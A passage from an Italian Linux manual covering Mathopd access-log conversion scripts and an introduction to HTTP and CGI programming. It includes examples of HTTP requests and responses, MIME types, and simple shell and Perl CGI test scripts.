open (DIRECTORY_LISTING, "export LC_ALL=C ; ls -l --full-time --si |");

$index = "<!DOCTYPE HTML PUBLIC \"ISO/IEC 15445:2000//DTD HTML//EN\">\
<HTML LANG=\"en\">\
<HEAD>\
<TITLE>directory listing</TITLE>\
</HEAD>\
<BODY>\
<TABLE SUMMARY=\"directory listing\">\
<TBODY>\
<TR><TD>previous</TD><TD><A HREF=\"..\">..</A></TD><TD></TD></TR>\
```

```
";
while ($line = <DIRECTORY_LISTING>)
  {
    if ($line =~ m/^(\S)\S+\s+\S+\s+(\S+)\s+(\S+)\s+(\S+)\s+(\S+)\s+\S+\s+\S+\s+(.+)$/)
      {
        $type   = $1;
        $user   = $2;
        $group  = $3;
        $size   = $4;
        $day    = $5;
        $name   = $6;

        if ($type eq "d")
          {
            $index = $index . "<TR><TD>directory</TD>\
<TD><A HREF=\"$name\">$name/</A></TD><TD></TD></TR>\n";
          }
        elsif ($type eq "l")
          {
            $name =~ m/^(\S+)\s+\-\>\s+(\S+)$/;
                $true_name = $2;
            $index = $index . "<TR><TD>link</TD>\
<TD><A HREF=\"$true_name\">$name</A></TD><TD></TD></TR>\n";
          }
        else
          {
            $index = $index . "<TR><TD>file</TD>\
<TD><A HREF=\"$name\">$name</A></TD><TD>$size</TD></TR>\n";
          }
      }
  }

$index = $index . "\
</TBODY>\
</TABLE>\
</BODY>\
</HTML>\
";
close (DIRECTORY_LISTING);

print ("Content-Type: text/html\n\n");
print ($index);
```

338.4 Registro degli accessi

Il formato usato da Mathopd per annotare gli accessi nel file '`/var/log/mathopd/access.log`', o comunque nel file equivalente stabilito in base alla configurazione, non è standard. Nella configurazione si può intervenire con una serie di direttive racchiuse nel gruppo '**`LogFormat`**':

```
LogFormat {
        Ctime
        RemoteUser
        RemoteAddress
        RemotePort
        ServerName
        Method
        URI
        Status
        ContentLength
        Referer
        UserAgent
        BytesRead
        BytesWritten
}
```

Quello che si ottiene è un file di testo, contenente delle righe, una per ogni richiesta giunta al servente, in cui le varie informazioni sono separate da un carattere di tabulazione orizzontale (<*HT*>). L'esempio mostrato sopra nell'uso del gruppo '**`LogFormat`**', rappresenta la sequenza dei campi predefiniti; tuttavia, anche cambiando la disposizione di questi campi, non si può ottenere il formato CLF (*Common log format*) e tanto meno quello combinato (sezione 349.1). Per disporre di un formato standard, è necessari rielaborare il file con un programma realizzato appositamente, pertanto è perfettamente inutile modificare la disposizione dei campi nella configurazione di Mathopd.

Nei punti di distribuzione di Mathopd potrebbero essere disponibili due script alternativi, che in qualche modo dovrebbero generare un formato combinato da un file di registrazione degli accessi predefinito. Il primo di questi è uno script AWK:

```
#!/usr/bin/awk -f
BEGIN {
        FS="\t"
}
NF >= 11 && $5 ~ "^[-._[:alnum:]]+$" {
        split($1, date, " ")
        printf "%s - - [%02d/%s/%s:%s +0000] \"%s %s HTTP/1.0\" %d %d \"%s\" \"%s\"\n",
            $3, date[3], date[2], date[5], date[4], $6, $7, $8, $9, $10, $11 > $5
}
```

Questo script attende dallo standard input il contenuto del registro degli accessi e genera tanti file quanti sono i domini virtuali. Ognuno di questi file, ha il nome del dominio virtuale relativo.

Questo programma sarebbe perfetto, se non fosse che, quando manca l'informazione del dominio virtuale (pertanto appare in quella posizione un trattino), si blocca, perché non può creare il file '-'.

Un altro script, questa volta in Perl, fa un lavoro simile, ma senza distinguere tra i domini virtuali:

```
#!/usr/bin/perl

while(<STDIN>) {
        my(@x) = split(/\t/);
        my $date = shift @x;
        my @date = split(/\s+/, $date);
        if ($x[8] eq '-') {
                $x[8] = '';
        }
        printf "%s - - [%02d/%s/%s:%s +0000] \"%s %s HTTP/1.0\" %d %d \"%s\" \"%s\"\n",
                $x[1], $date[2], $date[1], $date[4], $date[3], $x[4], $x[5], $x[6],
                $x[7], $x[8], $x[9];
}
```

Data la mancanza di un programma soddisfacente nella distribuzione di Mathopd, viene proposto qui un programma Perl differente, più completo, che genera un risultato equivalente a quello del programma AWK già apparso sopra, ma senza incepparsi quando manca il nome del dominio virtuale:

```
#!/usr/bin/perl

my ($line) = "";
my ($output) = "";
my ($previousServerName) = "";

while($line = <STDIN>)
  {
    my (@mathopd_log)   = split(/\t/, $line);
    my ($Ctime)         = $mathopd_log[0];
    my ($RemoteUser)    = $mathopd_log[1];
    my ($RemoteAddress) = $mathopd_log[2];
    my ($RemotePort)    = $mathopd_log[3];
    my ($ServerName)    = $mathopd_log[4];
    my ($Method)        = $mathopd_log[5];
    my ($Uri)           = $mathopd_log[6];
    my ($Stats)         = $mathopd_log[7];
    my ($ContentLength) = $mathopd_log[8];
    my ($Referer)       = $mathopd_log[9];
    my ($UserAgent)     = $mathopd_log[10];
    my ($BytesRead)     = $mathopd_log[11];
    my ($BytesWritten)  = $mathopd_log[12];
    #
    if ($ServerName eq "-")
      {
        #
        # Just ignore it.
        #
        next;
      }
    #
    my (@date)          = split(/\s+/, $Ctime);
    #
    if ($Referer eq '-')
      {
        $Referer = '';
      }
    #
    $output = sprintf ("%s - - [%02d/%s/%s:%s +0000] \"%s %s HTTP/1.0\" %d %d \"%s\" \"%s\"",
                       $RemoteAddress,
```

```
                       $date[2], $date[1], $date[4], $date[3],
                       $Method,
                       $Uri,
                       $Stats,
                       $ContentLength,
                       $Referer,
                       $UserAgent);

    if    ($previousServerName eq "")
      {
        open (OUTPUT, ">>:utf8", $ServerName);
      }
    elsif ($previousServerName eq $ServerName)
      {
        #
        # The output stream is already opened.
        #
        ;
      }
    else
      {
        close (OUTPUT);
        open (OUTPUT, ">>:utf8", $ServerName);
      }
    #
    print OUTPUT ("$output\n");
  }
close (OUTPUT);
```

338.5 Riferimenti

- Michiel Boland, *Mathopd*
  ⟨*http://www.mathopd.org/*⟩

[1] **Mathopd** software libero con licenza speciale

Capitolo 339


Servente HTTP-CGI

In precedenza, nei capitoli 335, 336 e 337, è stato descritto il servizio HTTP, la configurazione di Apache, di Boa e l'utilizzo di qualche programma cliente in grado di accedere a tale servizio. In questo capitolo si intende vedere in che modo si può organizzare il proprio servente HTTP in modo da renderlo interattivo attraverso l'uso dei programmi CGI.

339.1 HTTP e CGI

HTTP (*Hypertext transfer protocol*) è un protocollo cliente-servente progettato per gestire documenti ipertestuali e per permettere l'interazione con programmi, detti ***gateway***, attraverso le specifiche CGI (*Common gateway interface*).

L'interfaccia CGI permette quindi di realizzare programmi che interagiscono con gli utenti attraverso il protocollo HTTP. La figura 339.1 illustra il meccanismo.

Figura 339.1. Schema del collegamento fisico e ideale tra le varie parti di una connessione HTTP-CGI.

I programmi gateway, detti anche *cgi-bin* o più semplicemente CGI, possono essere realizzati con qualunque linguaggio, purché siano in grado di interagire attraverso le specifiche del protocollo CGI.

339.2 URI e query

Vale la pena di richiamare brevemente alcuni concetti riferiti agli URI per ciò che riguarda in particolare la gestione interattiva che si vuole descrivere in questo capitolo (si veda eventualmente la sezione 469). Il formato di un URI potrebbe essere definito secondo lo schema seguente:

***protocollo* *indirizzo_della_risorsa* [*dati_aggiuntivi*]**

Alcuni tipi di protocolli sono in grado di gestire dei dati aggiuntivi in coda all'indirizzo della risorsa. Nel caso del protocollo HTTP combinato con CGI, può trattarsi di ***richieste*** o di ***percorsi aggiuntivi***.

Quando un URI comprende anche una stringa di richiesta (*query*), questa viene distinta dall'indirizzo della risorsa attraverso un punto interrogativo.[1]

protocollo** **indirizzo_della_risorsa ? [***richiesta***]

L'utilizzo di una stringa di richiesta presume che la risorsa sia un programma in grado di utilizzare l'informazione contenuta in tale stringa. Segue un esempio banale di un URI contenente una richiesta:

`http://www.brot.dg/cgi-bin/saluti.pl?buongiorno`

Quando l'indirizzo della risorsa di un URI fa riferimento a un programma, questo può ricevere un'informazione aggiuntiva legata a un file o a una directory particolare. Si ottiene questo aggiungendo l'indicazione del percorso che identifica questo file o questa directory.

protocollo** **indirizzo_della_risorsa [***percorso_aggiuntivo***]

Segue un esempio banale di un URI, completo dell'indicazione di un percorso:

`http://www.brot.dg/cgi-bin/elabora.pl/archivio.doc`

Quando un simbolo di quelli non utilizzabili deve essere indicato ugualmente da qualche parte dell'URI, facendogli perdere il significato speciale che questo potrebbe avere altrimenti, si può convertire utilizzando la notazione '`%`***hh***'. La sigla ***hh*** rappresenta una coppia di cifre esadecimali. A questa regola fa eccezione lo spazio che viene codificato normalmente con il segno '`+`', ma non in tutte le occasioni.

Generalmente, per gli indirizzi URI normali non c'è la necessità di preoccuparsi di questo problema, quindi, l'utilizzo di simboli particolari riguarda prettamente la costruzione delle richieste, come viene mostrato meglio in seguito.

La tabella 339.2 mostra l'elenco di alcune corrispondenze tra simboli particolari e la codifica alternativa utilizzabile negli URI.

Tabella 339.2. Alcune corrispondenze tra simboli particolari e codifica alternativa utilizzabile negli URI.

Carattere	Codifica	Carattere	Codifica
%	%25	&	%26
+	%2B	/	%2F
=	%3D	~	%7E

339.3 Collocazione effettiva

Il servente HTTP mostra ai programmi clienti solo una parte dei dati contenuti all'interno del proprio sistema, attraverso una sorta di astrazione; per esempio, '`http://www.brot.dg/ciao.html`' non è il file '`ciao.html`' che si trova nella directory radice del file system del nodo *`www.brot.dg`*.

L'organizzazione e l'accessibilità dei dati attraverso il protocollo HTTP può essere gestita in vario modo. Apache e Boa utilizzano per questo, le direttive seguenti.

- `DocumentRoot` ***directory_root_html***

  Rappresenta la directory da cui si possono diramare i documenti HTML. Se per esempio si trattasse della riga seguente

  ```
  DocumentRoot /home/httpd/html
  ```

  e un cliente volesse accedere al documento '`http://www.brot.dg/ciao.html`', il file restituito effettivamente sarebbe '`/home/httpd/html/ciao.html`'.

- `Alias` ***directory_fasulla*** ***directory_reale***

  Questo tipo di direttiva, che può essere ripetuta, permette di definire delle directory in posizioni diverse da quelle reali. La directory fasulla fa riferimento a una directory indicata nell'indirizzo richiesto e quella reale indica la directory effettiva nel file system. Per esempio,

  ```
  Alias /icons/ /home/httpd/icons/
  ```

  fa in modo che l'indirizzo '`http://www.brot.dg/icons/`' faccia in realtà riferimento alla directory '`/home/httpd/icons/`' e non alla directory '`icons/`' discendente da *document root*.

- `ScriptAlias` ***directory_fasulla*** ***directory_reale***

  Funziona come la direttiva '**`Alias`**', ma si riferisce ai programmi CGI. Per esempio,

  ```
  ScriptAlias /cgi-bin/ /home/httpd/cgi-bin/
  ```

  fa in modo che l'indirizzo '`http://www.brot.dg/cgi-bin/`' faccia in realtà riferimento alla directory '`/home/httpd/cgi-bin/`' e non alla directory '`/cgi-bin/`' discendente da *document root*.

  Questa indicazione è particolarmente importante per lo scopo di questo capitolo: stabilisce che tutto ciò che discende dalla directory indicata deve essere trattato come un programma gateway, per cui, il fatto di fare riferimento a un file contenuto qui significa mettere in esecuzione tale file.

339.4 Protocollo HTTP

Il funzionamento del protocollo HTTP è molto semplice. L'utilizzo di un servizio HTTP si compone di una serie di transazioni, ognuna delle quali si articola in queste fasi:

1. apertura della connessione;
2. invio da parte del cliente di una richiesta;
3. risposta da parte del servente;
4. chiusura della connessione.

In questo modo, il programma servente non deve tenere traccia delle transazioni che iniziano e finiscono ogni volta che un utente compie un'azione attraverso il suo programma cliente.

La richiesta inviata dal programma cliente deve contenere il metodo (i più comuni sono '**GET**' e '**POST**'), l'indicazione della risorsa cui si vuole accedere, la versione del protocollo ed eventualmente l'indicazione dei tipi di dati che possono essere gestiti dal programma cliente (si parla in questi casi di tipi MIME). Naturalmente sono possibili richieste più ricche di informazioni.

Tabella 339.6. Alcuni metodi di comunicazione per le richieste di un programma cliente.

Nome	Descrizione
`GET`	Recupera l'informazione identificata dall'URI specificato.
`HEAD`	Recupera le informazioni sul documento, senza ottenere il documento in allegato.
`PUT`	Richiede che l'informazione sia memorizzata nell'URI specificato.
`POST`	Fornisce al servente HTTP dei dati aggiuntivi in riferimento all'URI specificato.
`DELETE`	Richiede di eliminare la risorsa specificata.
`LINK`	Stabilisce una collegamento con la risorsa indicata.
`UNLINK`	Elimina un collegamento tra risorse.

La risposta del servente HTTP è costituita da un'intestazione che, tra le altre cose, specifica il modo in cui l'informazione allegata deve essere interpretata. È importante comprendere subito che l'intestazione viene staccata dall'inizio dell'informazione allegata attraverso un riga vuota, composta dalla sequenza *<CR><LF>*.

339.4.1 Analisi di una connessione HTTP

Per comprendere in pratica il funzionamento di una connessione HTTP, si può utilizzare il programma '**telnet**' al posto di un navigatore normale. Si suppone di poter accedere al nodo *www.brot.dg* nel quale è stato installato Apache con successo. Dal servente viene prelevato il file '`index.html`' che si trova all'interno della directory *document root*.

$ **telnet www.brot.dg http** [*Invio*]

'**telnet**' risponde e si mette in attesa di ricevere il messaggio da inviare al servente.

```
Trying 192.168.1.1...
Connected to www.brot.dg.
Escape character is '^]'.
```

Si deve iniziare a scrivere, cominciando con una riga contenente il metodo, la risorsa e la versione del protocollo, continuando con una riga contenente le possibilità di visualizzazione del cliente (i tipi MIME).

GET /index.html HTTP/1.0 [*Invio*]

Accept: text/html [*Invio*]

[*Invio*]

Appena si invia una riga vuota, il servente intende che la richiesta è terminata e risponde.

```
HTTP/1.1 200 OK
Date: Tue, 27 Jan 1998 17:44:46 GMT
Server: Apache/1.2.4
Last-Modified: Tue, 30 Dec 1997 21:07:24 GMT
ETag: "6b003-792-34a9628c"
Content-Length: 1938
Accept-Ranges: bytes
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Test Page for Linux's Apache Installation</TITLE>
 </HEAD>
<!-- Background white, links blue (unvisited), navy (visited), red (active) -->
 <BODY
  BGCOLOR="#FFFFFF"
  TEXT="#000000"
  LINK="#0000FF"
  VLINK="#000080"
  ALINK="#FF0000"
 >
  <H1 ALIGN="CENTER">It Worked!</H1>
  <P>
  If you can see this, it means that the installation of the
  <A
   HREF="http://www.apache.org/"
  >Apache</A>
  software on this Linux system was successful. You may now add content to
  this directory and replace this page.
  </P>
...
...
 </BODY>
</HTML>
```

```
Connection closed by foreign host.
```

Come già accennato, il messaggio restituito dal servente è composto da un'intestazione in cui l'informazione più importante è il tipo di messaggio allegato, cioè in questo caso '**`Content-Type: text/html`**', seguita da una riga vuota e quindi dall'oggetto richiesto, cioè il file '`index.html`'.

Al termine della ricezione dell'oggetto richiesto, la connessione ha termine. Lo si può osservare dal messaggio dato da '**`telnet`**': '**`Connection closed by foreign host`**'.

Il lavoro di un programma cliente è tutto qui: inviare richieste al servente HTTP, ricevere le risposte e gestire i dati, possibilmente visualizzandoli o mettendo comunque l'utente in grado di fruirne.

339.4.2 Tipi MIME

MIME è una codifica standard per definire il trasferimento di documenti multimediali attraverso la rete. L'acronimo sta per *Multipurpose Internet mail extentions* e la sua origine è appunto legata ai trasferimenti di dati allegati ai messaggi di posta, come il nome lascia intendere.

Il protocollo HTTP utilizza lo stesso standard e con questo il programma servente informa il programma cliente del tipo di oggetto che gli viene inviato. Nello stesso modo, il programma cliente, all'atto della richiesta di una risorsa, informa il servente dei tipi MIME che è in grado di gestire.

Il servente HTTP, per poter comunicare il tipo MIME al cliente, deve avere un modo per riconoscere la natura degli oggetti che costituiscono le risorse accessibili. Questo modo è dato dall'estensione, per cui, la stessa scelta dell'estensione per i file accessibili attraverso il protocollo HTTP è praticamente obbligatoria, ovvero, dipende dalla configurazione dei tipi MIME.

Tabella 339.9. Alcuni tipi MIME con le possibili estensioni.

Tipo MIME	Estensioni	Descrizione
application/postscript	ps eps	PostScript.
application/rtf	rtf	Rich Text Format.
application/x-tex	tex	Documento TeX/LaTeX.
audio/basic	au snd	File audio.
audio/x-wav	wav	File audio.
image/gif	gif	Immagine GIF.
image/jpeg	jpeg jpg	Immagine JPEG.
image/tiff	tiff tif	Immagine TIFF.
image/x-xwindowdump	xwd	Immagine X Window Dump.
text/html	html htm	Testo composto in HTML.
text/plain	txt	Testo puro.
video/mpeg	mpeg mpg mpe	Animazione MPEG.
video/quicktime	qt mov	Animazione Quicktime.

339.4.3 Campi di richiesta

Come si è visto dagli esempi mostrati precedentemente, la richiesta fatta dal programma cliente è composta da una prima riga in cui si dichiara il tipo, la risorsa desiderata e la versione del protocollo.

```
GET /index.html HTTP/1.0
```

Di seguito vengono indicati una serie di campi, più o meno facoltativi. Questi campi sono costituiti da un nome seguito da due punti ('`:`'), da uno spazio e dall'informazione che gli si vuole abbinare.

Campo «Accept»

Una o più righe contenenti un campo '**`Accept`**' possono essere incluse per indicare i tipi MIME che il cliente è in grado di gestire (cioè di ricevere). Se non viene indicato alcun campo '**`Accept`**', si intende che siano accettati almeno i tipi '**`text/plain`**' e '**`text/html`**'.

I tipi MIME sono organizzati attraverso due parole chiave separate da una barra obliqua. In pratica si distingue un tipo e un sottotipo MIME. È possibile indicare un gruppo di tipi MIME mettendo un asterisco al posto di una o di entrambe le parole chiave, in modo da selezionare tutto il gruppo relativo. Per esempio,

```
Accept: */*
```

rappresenta tutti i tipi MIME;

```
Accept: text/*
```

rappresenta tutti i sottotipi MIME che appartengono al tipo '**`text`**'; mentre

```
Accept: audio/basic
```

rappresenta un tipo e un sottotipo MIME particolare.

Campo «User-Agent»

Il campo '**`User-Agent`**' permette di informare il servente sul nome e sulla versione dell'applicativo particolare che svolge la funzione di cliente. Per convenzione, il nome di questo è seguito da una barra obliqua e dal numero della versione. Tutto quello che dovesse seguire sono solo informazioni addizionali per le quali non è stabilita una forma precisa. Per esempio, nel caso di Netscape, si potrebbe avere un'indicazione del tipo seguente:

```
User-Agent: Mozilla/4.04 [en] (X11; I; Linux 2.0.32 i586)
```

339.4.4 Campi di risposta

La risposta del servente HTTP a una richiesta del programma cliente si compone di un'intestazione seguita eventualmente da un allegato, che costituisce la risorsa a cui il cliente voleva accedere. L'intestazione è separata dall'allegato da una riga vuota.

La prima riga è costituita dal codice di stato della risposta. Nella migliore delle ipotesi dovrebbe presentarsi come nell'esempio seguente:

```
HTTP/1.0 200 OK
```

Il resto dell'intestazione è composto da campi, simili a quelli utilizzati per le richieste dei programmi clienti:

Tabella 339.16. Alcuni codici di stato utilizzati più frequentemente.

Codice	Descrizione
200	OK
201	Creato.
202	Accettato.
204	Nessun contenuto.
300	Scelte multiple.
301	Spostato in modo permanente.
302	Spostato temporaneamente.
304	Non modificato.
400	Richiesta errata.
401	Non autorizzato.
403	Proibito.
404	Non trovato.
500	Errore interno del servente HTTP.
501	Servizio non realizzato (non disponibile).
502	Gateway errato.
503	Servizio non disponibile.

Campo «Allow»

Il campo '**`Allow`**' viene utilizzato dal programma servente per informare il programma cliente dei metodi che possono essere utilizzati. Viene restituita tale informazione quando il cliente tenta di utilizzare un metodo di richiesta che il servente non è in grado di gestire. Segue un esempio.

```
Allow: GET, HEAD, POST
```

Campo «Content-Length»

Il campo '**`Content-Length`**' indica al programma cliente la dimensione (in byte) dell'allegato. Se viene utilizzato il metodo '**`HEAD`**', con cui non viene restituito alcun allegato, permette di conoscere in anticipo la dimensione della risorsa.

```
Content-Length: 1938
```

Campo «Content-Type»

Il campo '**`Content-Type`**' indica al programma cliente il tipo MIME a cui appartiene la risorsa (allegata o meno). Segue l'esempio più comune.

```
Content-Type: text/html
```

339.5 Input dell'utente

Il tipo di comunicazione che avviene tra programma cliente e programma servente, descritta nelle sezioni precedenti, è nascosta all'utente, il quale agisce attraverso la richiesta e l'invio di documenti HTML.


Si distinguono tre tipi di definizioni da inserire all'interno di documenti HTML che permettono all'utente di inserire dati (nel senso di input):

- elemento '**ISINDEX**';
- attributo '**ISMAP**' delle immagini;
- elementi '**FORM**'.

339.5.1 Elemento «ISINDEX»

Quando un documento HTML contiene un elemento '**ISINDEX**', il programma cliente fa apparire, in corrispondenza di questo, una richiesta di inserimento di un testo. La figura 339.20 mostra ciò che potrebbe apparire con un navigatore comune.

Figura 339.20. L'effetto della presenza di un elemento '**ISINDEX**' all'interno di un documento HTML.

This is a searchable index. Enter search keywords:

Si tratta di una forma antiquata di interazione tra l'utente e il servizio HTTP, ma tuttora utile per comprendere i meccanismi più complessi che di fatto vengono utilizzati.

Si tratta di un elemento HTML obsoleto, destinato a scomparire dal DTD relativo.

L'utente inserisce quello che vuole all'interno del campo che gli viene messo a disposizione e quando lo ***sottopone*** (di solito si tratta di premere il tasto [*Invio*]), il programma cliente (cioè il navigatore) converte i caratteri che necessitano di conversione, quindi invia una richiesta '**GET**' per lo stesso documento, seguito da una stringa di richiesta (preceduta dal solito punto interrogativo) ottenuta da quanto l'utente ha inserito.

339.5.2 Attributo «ISMAP»

Un elemento di riferimento a un file di immagine può contenere l'attributo '**ISMAP**': '**<IMG SRC="...." ISMAP="ismap">**'. Se l'elemento dell'immagine è contenuto a sua volta in un riferimento a una risorsa, attraverso l'uso del mouse, facendo clic in una posizione qualunque dell'immagine che appare, si inviano le coordinate relative all'indirizzo indicato.

L'esempio seguente mostra il riferimento a un'immagine, racchiuso all'interno di un riferimento a un programma CGI in grado di gestire le coordinate.

```
<A HREF="http://www.brot.dg/cgi-bin/coordinate.pl">
    <IMG SRC="http://www.brot.dg/immagini/punta.gif ISMAP="ismap">
</A>
```

Facendo un clic sull'immagine '`punta.gif`' mostrata dal programma cliente all'utente, vengono inviate le coordinate attraverso una richiesta '**`GET`**' all'indirizzo della risorsa '**`coordinate.pl`**'. Questo indirizzo risulta essere seguito da una stringa di richiesta (preceduta dal punto interrogativo) composta da due numeri interi, staccati da una virgola, che rappresentano rispettivamente le coordinate x e y.

339.5.3 Elemento «FORM»

I moduli ottenuti con gli elementi '**`FORM`**' nei documenti HTML, sono il modo più complesso e completo per permettere a un utente di interagire con un servizio. A differenza di quanto visto in precedenza, si consente l'inserimento di molte informazioni che poi vengono trasmesse nella forma '***nome*=*valore***'. I dati inseriti attraverso gli elementi '**`FORM`**' possono essere trasmessi con una richiesta '**`GET`**' oppure '**`POST`**', attraverso l'indicazione opportuna all'interno dello stesso documento HTML che contiene il modulo.

La descrizione di questi elementi '**`FORM`**' viene fatta più avanti, dopo gli esempi che servono a mostrare i meccanismi elementari di comunicazione dati relativi a '**`ISINDEX`**' e '**`ISMAP`**'.

339.6 Primi approcci alla programmazione CGI

I programmi gateway, o CGI, vengono visti dai clienti come delle risorse normali. Alla chiamata, tali programmi restituiscono, attraverso il servente, un documento HTML.

I programmi gateway generano questo output e lo emettono attraverso lo standard output, che viene intercettato dal servente, che a sua volta lo completa inizialmente del codice di stato.

In pratica, un programma del genere riceve input in qualche modo attraverso il servente, che a sua volta ha ricevuto una richiesta da un cliente, quindi restituisce un documento HTML preceduto da un'intestazione, ma senza la riga di stato.

339.6.1 Programma CGI banale

Un programma CGI banale, potrebbe essere quello che restituisce semplicemente un messaggio composto in HTML, ogni volta che viene eseguito.

```
#!/bin/sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Programma CGI banale</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Programma CGI banale</H1>"
echo "<P>"
echo "Ciao Mondo!"
```

```
echo "</P>"
echo "</BODY>"
echo "</HTML>"
```

Supponendo di avere chiamato questo programma '**`cgi-banale.sh`**', che sia stato reso eseguibile e che, nel caso di Apache o di Boa, si trovi nella directory definita attraverso la direttiva '**`ScriptAlias`**' come '`/cgi-bin/`', vi si può accedere aprendo l'URI *`http://`**nodo**`/cgi-bin/cgi-banale.sh`*. Se si fa una prova con il proprio elaboratore, che funge simultaneamente da nodo cliente e da nodo servente, si potrebbe utilizzare l'URI *`http://localhost/cgi-bin/cgi-banale.sh`*.

Figura 339.23. Risultato per l'utente della richiesta di accedere all'URI che punta allo script elementare ('**`cgi-banale.sh`**') che produce solo un output semplice senza interpretare alcun input.

339.6.2 Verifica della comunicazione tra servente e programma gateway

Nelle sezioni precedenti è stato mostrato in particolare il tipo di comunicazione che si instaura tra il programma cliente e il servente, mentre la comunicazione tra il servente e il programma gateway no.

Quando un cliente invia una richiesta di accedere a una risorsa che viene riconosciuta essere un programma gateway, il servente esegue questo programma e il suo standard output viene inviato in risposta al cliente, con l'aggiunta del codice di risultato iniziale: la preparazione del resto dell'intestazione è a carico del programma gateway.

Quando il servente esegue il programma gli può inviare alcuni dati: in forma di argomenti della riga di comando, utilizzando le variabili di ambiente e anche attraverso lo standard input. Dipende dalla modalità della richiesta fatta dal cliente il modo con cui il programma gateway riceve i dati dal servente.

È sufficiente realizzare uno script in grado di restituire tutti i dati che vengono forniti dal servente al programma gateway per comprendere il meccanismo.

```
#!/bin/sh
#
# cgi-test.sh
#
echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
```

```
echo "</HEAD>"
echo "<BODY>\n";
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"
echo
echo "SERVER_SOFTWARE = $SERVER_SOFTWARE"
echo "SERVER_NAME = $SERVER_NAME"
echo "GATEWAY_INTERFACE = $GATEWAY_INTERFACE"
echo "SERVER_PROTOCOL = $SERVER_PROTOCOL"
echo "SERVER_PORT = $SERVER_PORT"
echo "SERVER_ADMIN = $SERVER_ADMIN"
echo "REQUEST_METHOD = $REQUEST_METHOD"
echo "HTTP_ACCEPT = $HTTP_ACCEPT"
echo "HTTP_USER_AGENT = $HTTP_USER_AGENT"
echo "HTTP_CONNECTION = $HTTP_CONNECTION"
echo "PATH_INFO = $PATH_INFO"
echo "PATH_TRANSLATED = $PATH_TRANSLATED"
echo "SCRIPT_NAME = $SCRIPT_NAME"
echo "QUERY_STRING = $QUERY_STRING"
echo "REMOTE_HOST = $REMOTE_HOST"
echo "REMOTE_ADDR = $REMOTE_ADDR"
echo "REMOTE_USER = $REMOTE_USER"
echo "AUTH_TYPE = $AUTH_TYPE"
echo "CONTENT_TYPE = $CONTENT_TYPE"
echo "CONTENT_LENGTH = $CONTENT_LENGTH"
echo
echo "Standard input:"
cat
echo "</PRE>"
echo "</BODY>"
echo "</HTML>"
```

Figura 339.25. Richiamando lo script '**`cgi-test.sh`**' attraverso un URI, senza l'indicazione di alcuna stringa di richiesta, si ottiene lo stato delle variabili di ambiente fornite allo script stesso.

Bookmarks Location: http://www.brot.dg/cgi-bin/cgi-test.sh

Test CGI

```
N. argomenti = 0
Argomenti    =

SERVER_SOFTWARE = Apache/1.2.4
SERVER_NAME = dinkel.brot.dg
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.0
SERVER_PORT = 80
SERVER_ADMIN = root@localhost
REQUEST_METHOD = GET
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
HTTP_USER_AGENT = Mozilla/4.04 [en] (X11; I; Linux 2.0.32 i586)
HTTP_CONNECTION = Keep-Alive
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /cgi-bin/cgi-test.sh
QUERY_STRING =
REMOTE_HOST = 192.168.1.1
REMOTE_ADDR = 192.168.1.1
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =

Standard input:
```

Eventualmente si può realizzare un altro programma, in Perl, che compie praticamente le stesse operazioni, ma in modo più preciso.

```
#!/usr/bin/perl
#
# cgi-test.pl
#
print STDOUT ("Content-type: text/html\n");
print STDOUT ("\n");
print STDOUT ("<HTML>\n");
print STDOUT ("<HEAD>\n");
print STDOUT ("<TITLE>Test CGI</TITLE>\n");
print STDOUT ("</HEAD>\n");
print STDOUT ("<BODY>\n");
